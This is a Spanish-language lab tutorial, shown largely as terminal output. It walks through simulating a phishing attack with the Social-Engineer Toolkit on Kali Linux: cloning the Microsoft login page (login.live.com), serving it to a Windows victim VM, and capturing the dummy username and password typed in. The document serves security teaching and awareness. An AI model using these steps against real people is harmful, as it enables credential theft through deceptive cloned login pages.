Simular un Ataque de Phishing usando Kali Linux y Windows

Herramientas necesarias


-Kali Linux máquina virtual o física
- Windows máquina virtual como víctima
- SET (Social-Engineer Toolkit) instalado en Kali
- Conexión de red entre ambas máquinas

Pasos en Kali Linux


Abrir una terminal y ejecutar el comando: sudo setoolkit Aceptar los términos escribiendo: y

Seleccionar opciones en el menú de SET:
- [1] Social-Engineering Attacks
- [2] Website Attack Vectors
- [3] Credential Harvester Attack Method
- [2] Site Cloner


Cuando SET pida la IP para recibir datos, escribir la IP de Kali Cuando SET pida la URL a clonar, escribir una dirección válida y sencilla, por ejemplo: http://login.live.com




```
[---]        The Social-Engineer Toolkit (SET)         [---
[---]        Created by: David Kennedy (ReL1K)         [---
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---
[---]        Follow me on Twitter: @HackingDave        [---
[---]       Homepage: https://www.trustedsec.com       [---
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF
Visit https://github.com/trustedsec/ptf to update all your


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```




```
[---]        The Social-Engineer Toolkit (SET)
[---]        Created by: David Kennedy (ReL1K)
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec
[---]        Follow me on Twitter: @HackingDave
[---]       Homepage: https://www.trustedsec.com
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of Trusted

            Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework!
Visit https://github.com/trustedsec/ptf to update all 


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```



```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended 
ictim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customi
ed java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and delive
 a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field anc
harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something differer
.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to m
ke the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the m
licious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utiliz
 the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can 
e used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```



```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```




```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn’t know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.110]: 192.168.1.15
```

SET iniciará un servidor web local con la página clonada y capturará los datos ingresados en ella.

Pasos en Windows

Ingresar la IP de Kali Linux en la barra de http://192.168.1.15



Iniciar sesión
https://192.168.1.15
Microsoft


Iniciar sesión

Usar su cuenta de Microsoft.

Correo electrónico o número de teléfono
¿Olvidaste tu nombre de usuario?
Siguiente
¿Es nuevo en Microsoft? Crear una cuenta
Ayuda
Términos de uso
Privacidad y cookies

Usa la exploración privada si este no es tu dispositivo. Más información

Aparecerá la página falsa (clonada). Ingresar usuario y contraseña ficticios para probar.
En Kali, se verán los datos capturados en la terminal de SET.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.15]: 192.168.1.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: login.live.com

[*] Cloning the website: http://login.live.com
[*] This could take a little bit...
[*] WE GOT A HIT! Printing the output:
PARAM: username=lino123 abcd
PARAM: password=abc123456

[*] Credentials found:
--------------------------------
Username: lino123abcd
Password: abc123456
```

SET mostrará las credenciales capturadas en pantalla. Esto demuestra cómo un atacante podría engañar a un usuario para que entregue sus datos en un sitio falso.